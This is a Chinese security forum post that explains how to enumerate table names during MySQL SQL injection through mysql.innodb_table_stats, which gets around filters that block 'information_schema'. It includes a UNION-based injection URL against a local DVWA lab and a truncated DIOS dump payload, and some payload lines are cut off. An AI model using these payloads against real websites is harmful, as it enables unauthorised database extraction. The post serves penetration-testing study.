用于替代MySQL中INFORMATION_SCHEMA.TABLES

时间	作者	等级	Rank
2017-02-03 21:51:36	captain (/profile/1/)	低危	1

用于替代MySQL中INFORMATION_SCHEMA.TABLES

概观

从MySQL 5.5及以上的默认存储引擎开始被称为InnoDB的。在MySQL 5.5及以上版本，如果你做了一 `select @@ innodb_versio` 你可以看到的是InnoDB，这是因为你的MySQL版本几乎相同的版本。
InnoDB的版本

```
mysql>
mysql> select @@innodb_version;
+------------------+
| @@innodb_version |
+------------------+
| 5.5.41           |
+------------------+
1 row in set (0.00 sec)

mysql>
```

但在MySQL的5.6及以上的由我注意到的InnoDB 2新表。 “innodb_index_stats”和“innodb_table_stats”。这两个表中包含的所有新创建的数据库和表的数据库和表名。
MySQL的文档解释了这两个表如下。
“持久的统计功能依赖于mysql数据库中的内部管理表，分别名为innodb_table_stats和innodb_index_stats。这些表中的所有自动设置安装，升级，并建立从源程序“。
对于SQL注入的目的，让我们的“innodb_table_stats”表。但不幸的是InnoDB中不存储列。

如果简单地“在mysql中显示表”你可以从你的本地主机查看。

```
mysql> select @@version, @@innodb_version;
+-----------+------------------+
| @@version | @@innodb_version |
+-----------+------------------+
| 5.6.30-1  | 5.6.30           |
+-----------+------------------+
1 row in set (0.00 sec)

mysql> show tables in mysql;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| innodb_index_stats        |
| innodb_table_stats        |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| servers                   |
| slave_master_info         |
| slave_relay_log_info      |
| slave_worker_info         |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
28 rows in set (0.00 sec)
```

如果我们看一下表，我们可以看到，我们可以用这个作为“INFORMATION_SCHEMA.TABLES”的替代品。

```
select * from mysql.innodb_table_stats;
```

```
mysql>
mysql>
mysql> select * from mysql.innodb_table_stats;
+---------------+------------+---------------------+--------+----------------------+--------------------------+
| database_name | table_name | last_update         | n_rows | clustered_index_size | sum_of_other_index_sizes |
+---------------+------------+---------------------+--------+----------------------+--------------------------+
| dvwa          | guestbook  | 2016-12-14 23:00:02 |      0 |                    1 |                        0 |
| dvwa          | users      | 2016-12-14 23:00:12 |      5 |                    1 |                        0 |
| security      | emails     | 2016-12-12 05:22:19 |      8 |                    1 |                        0 |
| security      | referers   | 2016-12-12 05:22:08 |      0 |                    1 |                        0 |
| security      | uagents    | 2016-12-12 05:22:08 |      0 |                    1 |                        0 |
| security      | users      | 2016-12-12 05:22:29 |      8 |                    1 |                        0 |
+---------------+------------+---------------------+--------+----------------------+--------------------------+
6 rows in set (0.00 sec)
```


注射

```
select table_name from mysql.innodb_table_stats where database_name=schema();
```

使用DVWA实例

```
http://localhost/dvwa/vulnerabilities/sqli/?id=1' union select 1,group_concat(table_name) from mysql.innodb_table_stats where database_name=sche
```


dvwa1示例图



获取数据

这里我是用dios查询所有数据库中的所有表。你可以修改此查询以满足您的需求。注射时可能需要URL编码。

```
concat(0x404f73616e64614d616c6974680a, @@innodb_version ,0x0a,user(),0x0a, schema(), (select (@x) from (select (@x:=0x00), (@number:=0),(select
```



结论

In real world scenarios I've came across websites where '\or\i' is being filtered. In these cases we cannot use the word 'information' since it contains the word 'or'. If the InnoDB version is 5.6 or above and the current user can access the 'mysql' database then we can use this method to extract the tables names. The same can be applied to MariaDB as well.

附件下载 (/post/attach/1/)

审核评价： 没有任何评价...

(/profile/8/)

sunu11 (/profile/8/) 评论于 1 周，3 日 前 回复 删除

这结论我怎么感觉你跟抄的一样233333

评论

提交